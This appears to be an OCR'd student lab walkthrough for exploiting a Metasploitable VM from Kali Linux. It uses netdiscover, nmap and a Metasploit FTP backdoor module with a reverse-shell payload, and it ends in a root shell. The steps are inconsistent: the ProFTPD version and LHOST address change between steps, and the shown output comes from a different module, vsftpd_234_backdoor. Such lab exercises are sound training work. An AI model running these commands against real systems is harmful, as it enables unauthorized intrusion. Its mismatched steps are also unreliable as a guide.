
Step 3: Once it download, then open the Vm-ware(virtual machine).



Step 4: Then click on the open a virtual machine and select the metasploitable (vulnerable system) and click on this file Metasploitable.vmx and click on the open button.



Step 5: Open the vulnerable machine(Metasploitable) then login this machine usermame is msfadmin and pass is the msfadmin.




Step 6: Then open the kali linux main machine.

Step 7: Then open the terminal go to the root permission means type the sudo su and type the netdiscover command and check the internet connection is Nat connection,




Step 8: Then run the command and the machine are scan the connected vulnerable machine (Metasploitable_) and kali linux_ scan the connected system's ip address,




Step 9: We nced to find the correct ip address for the vulnerable machine. Select the cach ip address and search the ip address in the chrome.



Step 10: We got the correct ip address to the vulnerable machine. Open kali linux and type the Command nmap -sV 192.168. 152.128 and then run.




Step 11: We have to find the exploit for the metasploitable machine. unsecured services. Select the ftp (File Transfer Protocol). The copy the version. Name is ProFTPD 1.3.1.




Step 12: Then go to chrome and search the ProFTPD 1.3.1 exploit, and click on the exploit -db website




Step 13: Then click on the website and copy the heading name.



Step 14: Open the kali linux terminal then type the msfconsole command.




Step 15: Open the msfconsole and type the search command and past the name Backdoor Command Execution



Step 16: Then select the ProFTPD-1.3.3 version. And then type the use command and the number for which exploit you find we need 3 for the ProFTPD-1.3.3.



Step 17: Then type the command show options.



Step 18: Then set the rhost and give vulnerable machine's ip address use this command set RHOST 192.168.247.136. and type options command use for the see host are set or Not.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.247.136
RHOST => 192.168.247.136
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port
                                       [,type:host:port][ ... ]
   RHOSTS   192.168.247.136  yes       The target host(s), see https://docs.m
                                       etasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Step 19: Then input the command set payload cmd/unix/reverse

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Step 20: Then we need to set LHOST and type own kali linux ip address so input this command set LHOST 192.168.154.128.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.247.131
LHOST => 192.168.247.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port
                                       [,type:host:port][ ... ]
   RHOSTS   192.168.247.136  yes       The target host(s), see https://docs.m
                                       etasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.247.131  yes       The listen address (an interface may be
                                     specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Step 21: Then type the exploit command and get the output. We get shell access to the metasploitable machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.247.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.247.136:21 - USER: 331 Please specify the password.
[+] 192.168.247.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.247.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.26.204.144:46785 → 192.168.247.136:6200) at 2024-03-30 22:10:00 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

OUTPUT:


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.247.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.247.136:21 - USER: 331 Please specify the password.
[+] 192.168.247.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.247.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.26.204.144:46785 → 192.168.247.136:6200) at 2024-03-30 22:10:00 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```